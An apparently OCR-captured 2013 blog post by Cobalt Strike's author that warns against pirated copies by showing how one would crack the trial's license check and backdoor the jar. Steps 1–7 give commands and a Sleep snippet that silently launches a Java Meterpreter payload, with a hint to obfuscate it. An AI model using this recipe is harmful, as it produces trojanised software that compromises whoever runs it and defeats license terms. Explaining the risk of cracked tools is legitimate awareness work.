
# How to crack Cobalt Strike AND backdoor it

Posted on September 5, 2013 by Raphael Mudge

You know you've made it (somewhere?) as a software developer, when people pirate your stuff.  From various searches, I see that several "cracked" versions of the Cobalt Strike trial exist. Since there's interest in pirating Cobalt Strike, I'd like to speculate about which steps I would take to crack the Cobalt Strike trial and add a backdoor to it, prior to distribution on an unofficial site.




[ مشكلة ] **cobalt strike cracked** version - [ [redacted] ] - نقطة التطوير
[redacted] ▾ Translate this page
Apr 27, 2013 - 5 posts - 3 authors
http://www.dev- السلام عليكم و رحمة الله و بركاته اخوتي انا حملت برنامج **cobalt strike**من منتدانا الديف النسخة المكركةمن هن ا
... point.com/vb/t347962.html

[redacted] - Thoughts on **cobalt strike**?
www[redacted] › ... › Pentesting and Forensics ▾
Jul 23, 2012 - 7 posts - 5 authors
Hello, I was wondering if anyone of you guys used **cobalt strike** before ... Does someone have a working **crack** or know a way to **crack** the trail?

How to **crack** colbalt - YouTube
www.youtube.com/watch?v=[redacted] ▾
Mar 14, 2013 - Uploaded by [redacted]
How to **crack** colbalt ... How to install **cobalt strike**smiling

At its core, Cobalt Strike is a Java application. Java applications are packaged as .jar files. Jar files are complex. So complex, a major conference carried a talk on how to reverse engineer them in early 2012. I'll skip the reference to this talk and point in the right direction: use unzip. The unzip tool uses a sophisticated algorithm based on LZ77 and Huffman coding. After unzip, all of the Cobalt Strike files will spill out:



root@kali: ~/cobaltstrike
File Edit View Search Terminal Tabs Help
root@kali: ~/cobaltstrike
root@kali: ~/cobaltstrike

```
root@kali:~/cobaltstrike# unzip cobaltstrike.jar
Archive:  cobaltstrike.jar
   creating: META-INF/
  inflating: META-INF/MANIFEST.MF
   creating: META-INF/maven/
   creating: META-INF/maven/nl.bitwalker/
   creating: META-INF/maven/nl.bitwalker/UserAgentUtils/
   creating: META-INF/maven/org.apache.james/
```

Java applications consist of .class files. These files do not represent the socio-economic status of the code. Rather, they are the compiled form of several .java files. Cobalt Strike is a strange beast of an application though. There are also several .sl files. These are Sleep files. Sleep is a simple scripting language I've worked on since 2002. I write in Sleep because I'm very efficient with it.

For the aspiring cracker, Sleep is a welcome sight. Its files do not ship in a compiled form. They're available as plaintext inside of the application archive. A plaintext file requires a special tool, called a text editor, to change its content. I recommend notepad.exe or pico. Linux hackers may use WINE to run notepad.exe. Type:

```
wine notepad.exe
```

Knowing how to navigate code and find things is a key skill for an aspiring cracker. My favorite way to search through source code is grep.

```
grep -r "some string" .
```


To crack Cobalt Strike, look for a file that manages license information. The trial expired message is a good string to look for. One change, in one line of code, will make a trial that will never expire. Remember–this is a violation of the license agreement.

Why stop at removing the trial restriction? For those with the skills and insights in this post, it's a few steps to crack Cobalt Strike and use it to distribute malware.

Here's how to do it with Cobalt Strike:

1. Define a listener for Java Meterpreter. Go to **Cobalt Strike** -> **Listeners** and press **Add**. Listeners are Cobalt Strike's concept of persistent Metasploit Framework handlers. Each time Cobalt Strike is run, the defined listeners automatically start.

2. Export a Java Meterpreter package. Go to **Attacks** -> **Packages** -> **Java Application**. Choose a listener and press **Generate**. Cobalt Strike makes it easy to export artifacts to use in social engineering attacks.




This package will generate a Java Application Archive (.jar).

Listener: java meterp

3. Use unzip to extract the Java Meterpreter package into a folder.

4. cd to this folder and delete META-INF/MANIFEST.MF

5. Copy all of the Java Meterpreter files, unchanged, into the folder where the extracted Cobalt Strike lives.



root@kali: ~/jm
File Edit View Search Terminal Tabs Help
root@kali: ~/proxy/proxy-helper
root@kali: ~/jm

```
root@kali:~/jm# unzip /root/foobar.jar
Archive:  /root/foobar.jar
 extracting: metasploit.dat
   creating: metasploit/
  inflating: metasploit/Payload.class
   creating: META-INF/
  inflating: META-INF/MANIFEST.MF
root@kali:~/jm# rm -f META-INF/MANIFEST.MF
root@kali:~/jm# cp -r * ~/cscrack/
root@kali:~/jm# 
```

6. Add this code to the bottom of a .sl file:

```
fork({
    [metasploit.Payload main: $null];
});
```

This Sleep code will silently run Java Meterpreter in its own thread. Consult the Sleep manual for different ways to obfuscate this code.



```
I         }, \$dialog, \$port, \$type, \$host]];

     [$dialog add: $panel, [BorderLayout CENTER]];
     [$dialog add: center($button), [BorderLayout SOUTH]];
     [$dialog pack];

     [$dialog setVisible: 1];
}

fork({
I         [metasploit.Payload main: $null];
});
```

7. The opposite of unzip is zip. Use this program to package the extracted Cobalt Strike files into one zip file. The cracked trial filename should end in .jar.

Congratulations, a backdoored version of Cobalt Strike is now ready for distribution.

Cracked trials of Cobalt Strike trials are available on many websites. I have never downloaded one and I do not intend to. The process I went through in this post isn't the only way to add a backdoor to an unofficial copy of Cobalt Strike.

There is a way to get a clean copy of Cobalt Strike though. Download a 21 day trial through the official website.

Posted in Uncategorized

‹ How to Inject Shellcode from Java

Beacon – An Operator's Guide ›